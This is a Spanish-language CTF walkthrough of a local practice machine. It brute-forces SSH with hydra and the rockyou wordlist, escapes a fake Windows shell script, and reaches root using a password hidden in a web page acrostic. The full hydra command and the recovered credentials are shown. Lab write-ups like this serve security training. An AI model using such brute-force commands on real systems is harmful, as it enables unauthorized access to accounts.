

Vamos a desplegar la maquina vulnerable

Ahora hacemos un escaneo profundo de los puertos abiertos de la maquina.



Vemos que cuenta con el servicio http, así que, inspeccionando un poco, vemos que tiene oculto en el body un nombre, (pipe) que lo mas seguro es que sea un nombre de usuario.



Hacemos un ataque con hydra a este usuario y vemos que somos pipe

```
❯ hydra -l pipe -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2
Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2025-10-17 19:09:53
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended t
[WARNING] Restorefile (you have 10 seconds to abort ... (use option -I to skip waiting)) f
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344399 login tries (l:1/p:14344399),
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: pipe   password: kisses
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 7 final worker threads did not complete until end.
[ERROR] 7 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2025-10-17 19:10:56
```

Al conectarnos nos damos cuenta de que es como una Shell de Windows, comandos, etc.

```
❯ ssh pipe@172.17.0.2
Microsoft Windows [Versión 10.0.19045.4412]
(c) Microsoft Corporation. Todos los derechos reservados.
pipe@172.17.0.2's password:
Welcome to Ubuntu 24.04.2 LTS (GNU/Linux 6.12.13-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Thu Jul 10 17:15:11 2025 from 172.17.0.1
Windows PowerShell
Copyright (C) Microsoft Corporation. Todos los derechos reservados.

Intente el nuevo Windows Terminal: https://aka.ms/terminal

PS C:\Users\pipe>
```

Al momento de intentar entrar a la carpeta de root, vemos que nos expulsa.

Pero nos indica la ubicación del archivo de donde se esta ejecutando todo.

```
PS C:\Users\pipe> cd /root
Traceback (most recent call last):
  File "/usr/local/bin/windows.py", line 274, in <module>
    main()
  File "/usr/local/bin/windows.py", line 237, in main
    os.chdir(target_path)
PermissionError: [Errno 13] Permission denied: '/root'
Connection to 172.17.0.2 closed.
```


Vamos a mirarlo y es un script completo que hace la simulación de una Shell de Windows, donde nos prohíbe ejecutar comandos de Linux.

```
PS C:\Users\pipe> cd /usr/local/bin
PS \usr\local\bin> type windows.py
```

Nos permite ejecutar su root, así que tendremos que buscar como encontramos la contraseña directamente de root.

```
# Ejecutar su root real
if cmd == "su" and args == ["root"]:
    try:
        subprocess.run(["su", "root"])
    except Exception as e:
        print(f"{RED}Error ejecutando su root: {e}{RESET}")
    continue
```

Volviendo a inspeccionar la pagina web, vemos que tiene un acróstico inicial.



Al hacer esto de la pagina web principal, obtenemos esta frase.

```
winserverrootfakenews
```

Después de varios intentos. Descubrimos que la contraseña es la siguiente, la ponemos y somos root.

```
WinServerRootFakeNews
```

```
root@f30daff419f7:/usr/local/bin# whoami
root
```